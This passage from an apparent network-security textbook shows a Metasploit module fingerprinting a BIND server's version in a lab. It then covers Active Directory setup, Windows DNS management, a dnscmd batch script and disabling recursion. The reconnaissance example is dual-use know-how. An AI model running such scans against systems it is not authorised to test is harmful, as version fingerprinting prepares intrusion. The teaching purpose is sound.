      Module: auxiliary/scanner/dns/dns_bind_ver
      License: Metasploit Framework License (BSD)
      Rank: Normal
```

Provided by:

Student

Basic options:

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|-------------------------------|
| RHOST | | yes | Specify the target nameserver |

Description:

Queries a BIND server for its version

```
msf auxiliary(dns_bind_ver) > set rhost 10.0.4.11  
rhost => 10.0.4.11  
msf auxiliary(dns bind ver) > exploit
```

CHAPTER 5 SCANNING THE NETWORK

```
[*] Running Scan against 10.0.4.11
[+] Reported BIND version = 9.9.2-P1
[*] Auxiliary module execution completed
```

Notes and References

The online documentation for NMap at <http://nmap.org/> is excellent. A must-have book is

- *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Gordon “Fyodor” Lyon. The NMap Project, January 2009.

Another useful book is

- *Nmap 6 Cookbook: The Fat-free Guide to Network Scanning*, Nicholas Marsh. CreateSpace Independent Publishing Platform, February 2015.

This is a little bit more like a cookbook (hence the title) with recipes for common activities. Though less detailed than Fyodor’s text, it is valuable.

The InfoSec Institute has an online three-part series on NMap that is also well worth reading.

- <http://resources.infosecinstitute.com/nmap-cheat-sheet/>
- <http://resources.infosecinstitute.com/nmap-cheat-sheet-discovery-exploits-part-2-advance-port-scanning-nmap-custom-idle-scan/>
- <http://resources.infosecinstitute.com/nmap-cheat-sheet-discovery-exploits-part-3-gathering-additional-information-host-network-2/>

For more information on how to create a custom Metasploit module, try Chapter 3 of the book

- *Metasploit: The Penetration Tester’s Guide*, David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni. No Starch Press, July 2011.

The documentation on the Metasploit GitHub at <https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-auxiliary-module> is also helpful.

CHAPTER 6

Active Directory

Introduction

Active Directory is a database of users, groups, computers, printers, and other objects. Windows uses Active Directory to organize the objects together into domains and larger forests. These are managed by domain controllers. Common platforms for domain controllers include Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016.

This chapter introduces Active Directory, beginning with the process to install Active Directory components on Windows servers and promote them to domain controllers. Test domains are developed that not only include Windows systems but incorporate Linux systems using PowerBroker Open. Active Directory relies on Windows DNS, which can interact with BIND DNS servers. PowerShell scripts can be used to manage a domain; the chapter demonstrates a script to add domain users. Groups and organizational units allow domain administrators to delegate authority and apply group policy. The chapter includes an example of a group policy that restricts the directories in which users can run executable programs.

Installation

The process to configure a Windows server as the first domain controller for a domain is similar, whether the server runs Windows Server 2008 R2, 2012, 2012 R2, or 2016. In this example, no existing infrastructure is assumed present - no existing domain, no forest, and no existing DNS servers. Active Directory is installed first. When complete, the system is promoted to a domain controller, installing DNS in the process.

Installation on Windows Server 2012 and Later

To install Active Directory on Windows Server 2012 or later, from Server Manager (Figure 6-1), select Add Roles and Features. Choose “Role-based or feature-based installation.” Server Manager allows an administrator to manage both local and remote servers; since this is the first domain controller for the domain, select the local system as the destination for the installation. From the list of server roles, select Active Directory Domain Services.

CHAPTER 6 ACTIVE DIRECTORY

This requires additional features to be installed, including the Active Directory module for Windows PowerShell; these are automatically selected. No additional features are necessary for the server at this stage. The wizard continues with a confirmation prompt before it is ready to begin the installation.




Figure 6-1. Windows Server 2012 R2 Server Manager

When the installation is complete, Server Manager shows a new role, AD DS, and a notification flag. From the notification flag, select the option to promote the server to a domain controller. The same option is available if the AD DS role is selected from the navigation pane in Server Manager; a warning notification appears indicating that configuration is required for the system and letting the user promote the system to a domain controller. In either case, the Active Directory Domain Services Wizard (Figure 6-2) launches.




Figure 6-2. Windows Server 2012 R2 Active Directory Domain Services Configuration Wizard

From the wizard, select the option to add a new forest. In this example, the server is named `cassini.saturn.test`, and the root domain name is `corp.saturn.test`.

When selecting the name for the domain, do not use the top-level domain name `.example`. Windows Server 2012, 2012 R2, and 2016 are unable to create DNS forward zones for this namespace; they report the name as invalid. These systems are also unable to create conditional forwarders to the `.example` domain. This problem does not occur on Windows Server 2008 R2.

Select the functional level of the forest and the domain. Servers older than the functional level of the forest cannot join the forest, and servers older than the functional level of the domain cannot join the domain. Because the intent of this example is to replicate servers as deployed between 2011 and 2017, Windows Server 2012 is a reasonable choice as the functional level for both the forest and the domain. The functional level of a domain can be changed after the domain has been created. From Server Manager, navigate Tools ➤ Active Directory Domains and Trusts. Select the domain, right-click, and select Raise domain functional level.

Directory Services Restore Mode (DSRM) is one of the options when booting a domain controller in safe mode. Since a system in restore mode does not have access to the Active Directory

CHAPTER 6 ACTIVE DIRECTORY

database, the DSRM password is used to authenticate the user logging in at the terminal. This password should be kept secure; a user with this password and physical access to the system has complete access to the Active Directory database.

Because this example does not assume an existing DNS structure, the domain controller needs to add DNS capabilities; this is marked for installation by default. As the wizard continues, a warning box appears saying, “A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server.” During the DNS server installation process, the server tries to contact DNS servers for the parent zone and set up a delegation for the new server. In this example, there is no parent DNS server, so this message is expected.

The wizard continues and presents a candidate NetBIOS name for the domain. NetBIOS names are 15 characters or less, and they are usually capitalized.

The Active Directory data file (`ntds.dit`), the log file (`edb.log`), and other working files are stored in the database directory or the log file directory; in both cases the default is `C:\Windows\NTDS`. Group policy files and various scripts are stored in the `SYSVOL` folder, by default in the directory `C:\Windows\SYSVOL`.

The wizard reviews the options and checks prerequisites. Two warnings are expected. One refers to the already noted inability to create a delegation zone on the parent DNS server; the second points out that the weaker cryptography algorithms are disallowed. Press the install button to complete the promotion of the server to a domain controller. The system reboots during the installation.

Once the system reboots, it is a domain controller and a DNS server. The installation process changes the default nameserver for the system; a check of the network adapter settings shows that the preferred nameserver becomes `127.0.0.1`. Although the hostname remains unchanged, the system’s domain changes to match the domain; the server originally named `cassini.saturn.test` for the Windows domain `corp.saturn.test` becomes `cassini.corp.saturn.test`. This behavior is expected; when setting a host’s name (System Properties ➤ Computer Name ➤ Change ➤ More), the box to automatically change the DNS suffix to match domain membership is checked by default (Figure 6-3).




Figure 6-3. Changing the DNS suffix on a Windows Server 2012 R2 system

Installation on Windows Server 2008 R2

Some changes need to be made when using Windows Server 2008 R2. Instead of starting with Server Manager, from the Initial Configuration Tasks window (Figure 6-4), select “Add Roles.” From the list of roles, choose Active Directory Domain Services. The user is prompted to add the required .NET 3.5.1 framework before it is ready to begin the installation.




Figure 6-4. Windows Server 2008 R2 Initial Configuration Tasks

Once the installation completes, the wizard tells the user that the Active Directory Domain Services Installation Wizard (`dcpromo.exe`) needs to be run. This is in the form of a clickable hyperlink; the program can also be run directly from the Run menu or an Administrator command prompt.

The Active Directory Domain Services Wizard functions in much the same way as it does for Server 2012 and later. One caveat is that a Windows 2008 system with a static IPv4 address and a dynamically assigned IPv6 address warns the user that a dynamically assigned address is present on the system.

Windows DNS

Windows Server uses DNS Manager to manage its DNS server. To launch it on Windows Server 2012, or later, from Server Manager select Tools, then navigate to DNS. It is also available directly from the Start Menu on Windows Server 2012; on Windows Server 2016, 2012 R2, and 2008 R2, it can be found by navigating the Start Menu to Administrative Tools.

From the navigation pane, expand the server name; there are four main subheadings: the forward lookup zones, the reverse lookup zones, conditional forwarders, and global logs. Figure 6-5 shows the result from an example Windows Server 2008 R2 system; the host's name is galileo.ad.jupiter.test, which is a domain controller for the domain ad.jupiter.test.




Figure 6-5. DNS Manager on Windows Server 2008 R2

The first forward lookup zone, `_msdcs.ad.jupiter.test`, contains service location records (SRV) that provide information about the domain. For example, navigate `_msdcs.ad.jupiter.test > dc > _tcp > _ldap` to locate a SRV record that indicates that the LDAP service is running on port TCP/389 on the server `galileo.ad.jupiter.test`.

The second forward lookup zone provides records for the namespace; in this example, this is `ad.jupiter.test`. It includes similar service location records, organized by Active Directory site, protocol (TCP/UDP), domain, and forest. It also includes the start of authority (SOA), nameserver (NS), and address records for the namespace.

To add a new address record to the forward lookup zone for the DNS domain `ad.jupiter.test`, right-click on the DNS domain name, then select New Host to obtain the New Host dialog box (Figure 6-6). Choose the host name and IP address; then select Add Host.




Figure 6-6. Adding a new host on Windows Server 2008 R2

The user can add both the forward zone A record and the reverse zone PTR record in one step. However, if this is done immediately after the server is configured, it fails. Although the DNS server installation correctly configured its forward zone, it does not configure the reverse zone. Right-click on the Reverse Lookup Zone from the navigation pane in DNS Manager, then select New Zone to launch the New Zone Wizard (Figure 6-7). Create a primary zone storing the result in Active Directory. Choose where it should be replicated - to all DNS servers in the forest or all DNS servers in the domain. Specify the network for the reverse zone, either through the ID or the zone name.

Windows Server, by default, allows for secure dynamic updates for DNS zones integrated with Active Directory; systems can then update their own DNS record, and DHCP servers can update PTR records.

When the reverse zone is created, it includes the start of authority and nameserver records; it does not include pointer records, even for the domain controller itself. Add this record, as well as the PTR records for any address records added earlier. Subsequent new hosts can add both the address record and the pointer record at the same time, provided the appropriate box is checked; see Figure 6-6.




Figure 6-7. Creating a reverse lookup zone in Windows Server 2008 R2

Scripting Windows DNS

When many hosts need to be added to a DNS server, it is better to do so with a script. Suppose that a list of host names and addresses is available in the file `dns_data.txt` from Listing 6-1.

Listing 6-1. Sample file `dns_data.txt` with DNS data for a network

```

101    io
102    europa
103    ganymede
104    callisto
105    amalthea
106    himalia
107    elara
...
... Output Deleted ...

```

Suppose the user intends that the host `io.ad.jupiter.test` receives the address 10.0.5.101, the host `europa.ad.jupiter.test` receives the address 10.0.5.102, and so on. Consider the Windows batch script in Listing 6-2.

Listing 6-2. Windows batch script `DNS.bat` to read a text file and add entries to a Windows DNS server

```
@echo off
for /f "tokens=1,2" %%i in (dns_data.txt) do (
    dnscmd /RecordAdd ad.jupiter.test %%j /CreatePTR A 10.0.5.%%i
)
```

By default, batch files echo each run command to the screen; the command `@echo off` disables this. The script uses the `for` loop to read through the data in the in the file `dns_data.txt`. Two tokens are specified; as the file is parsed, everything up to the first space or connected group of spaces is stored in the variable `%%i` and what remains (up to the second space or connected group of spaces) is stored in the variable `%%j`. The Windows command prompt provides help on the use and syntax of for loops in a batch script through the command

`C:\Users\Administrator>for /?`

Runs a specified command for each file in a set of files.

`FOR %variable IN (set) DO command [command-parameters]`

`%variable` Specifies a single letter replaceable parameter.

`(set)` Specifies a set of one or more files. Wildcards may be used.

`command` Specifies the command to carry out for each file.

`command-parameters`

Specifies parameters or switches for the specified command.

To use the `FOR` command in a batch program, specify `%variable` instead

`... Output Deleted ...`

The host name in the `%%j` variable and the last octet of the IP address, in the `%%i` variable, are passed to `dnscmd`. This is a command-line utility for managing DNS servers on Windows. The `/RecordAdd` switch is used to add new records to a DNS zone. The first argument is the name of the zone, and the second is the name of the record to be added. The `/CreatePTR` switch is used so that both the forward zone and reverse zone entries are made. The command concludes with the type of record - an A address record, and its value, the IP address of the host. More information about the syntax of `dnscmd` is available by running it from the command line with the `/?` switch.

Save the batch script as **DNS.bat** in the same directory as the data file **dns_data.txt**. Run the script from the command line, and the hosts are added to the DNS server.

```
C:\Users\Administrator\Desktop>dns.bat
Add A Record for io.ad.jupiter.test at ad.jupiter.test
Command completed successfully.
Add A Record for europa.ad.jupiter.test at ad.jupiter.test
Command completed successfully.

... Output Deleted ...
```

DNS Configuration

A Windows DNS server can forward requests to different servers, either on a per-zone basis or for all unknown requests. It can use stub zones or be configured as a slave to use data from other servers; it can also use recursion. Windows servers include a robust logging system.

Conditional Forwarding and Server Forwarding

To forward requests for a DNS domain to a different server, from DNS Manager, select Conditional Forwarders in the navigation pane, then right-click and select New Conditional Forwarder (Figure 6-8). Enter the name of the DNS domain to be forwarded, and choose the IP address to receive the forwarded requests.

The server may initially be unable to validate the server, as seen in Figure 6-8. Once the forwarder is in place, from the navigation pane, right-click on the forwarder, select Properties, then Edit. The server is listed as validated.

The process for forwarding reverse queries is the same, save now the domain is an appropriate subdomain of **.in-addr.arpa**. For example, the appropriate reverse lookup zone for 10.0.5.0/24 is named **5.0.10.in-addr.arpa**.




Figure 6-8. Setting up a new conditional forwarder in Windows Server 2012 R2

Windows uses server-level forwarding for DNS domains not explicitly provided with a conditional forwarder. From the navigation pane of the DNS Manager (Figure 6-5), right-click on the name of the server, then select Properties. From the Forwarders tab, select one or more forwarders; these are used for queries that the server cannot answer. If none of the forwarders can answer the query, the server may use the root hints; this is the default behavior.

The root hints file can be updated from the Root Hints tab on the same Properties dialog box. The root hints file itself is located on the server in C:\Windows\System32\DNS\Cache.dns and can be replaced with an updated copy from <http://www.iana.org/domains/root/files>.

Recursion

Like BIND servers, by default, Windows DNS Server is vulnerable to DNS amplification attacks; this can be verified with the Metasploit module auxiliary/scanner/dns/dns_&_amp as was done in Chapter 5. To disable recursion, select the Advanced tab from the same Properties dialog box (Figure 6-9); then select Disable recursion. This disables server-level forwarders but does not disable zone-level conditional forwarders. It is not possible to disable recursion from some hosts and allow it from other, presumably trusted hosts.




Figure 6-9. The properties dialog box for the DNS Server on Windows Server 2016

DNS Logging

Windows logs information, warning, and error logs about the DNS server using the Windows log system (*cf.* Chapter 10). They can be found in Event Viewer, by navigating Event Viewer ➤ Application and Services Logs ➤ DNS Server. They are also accessible from the navigation pane in DNS Manager (Figure 6-10) on systems other than Windows Server 2016.




Figure 6-10. Viewing DNS logs in DNS Manager on Windows Server 2012 R2

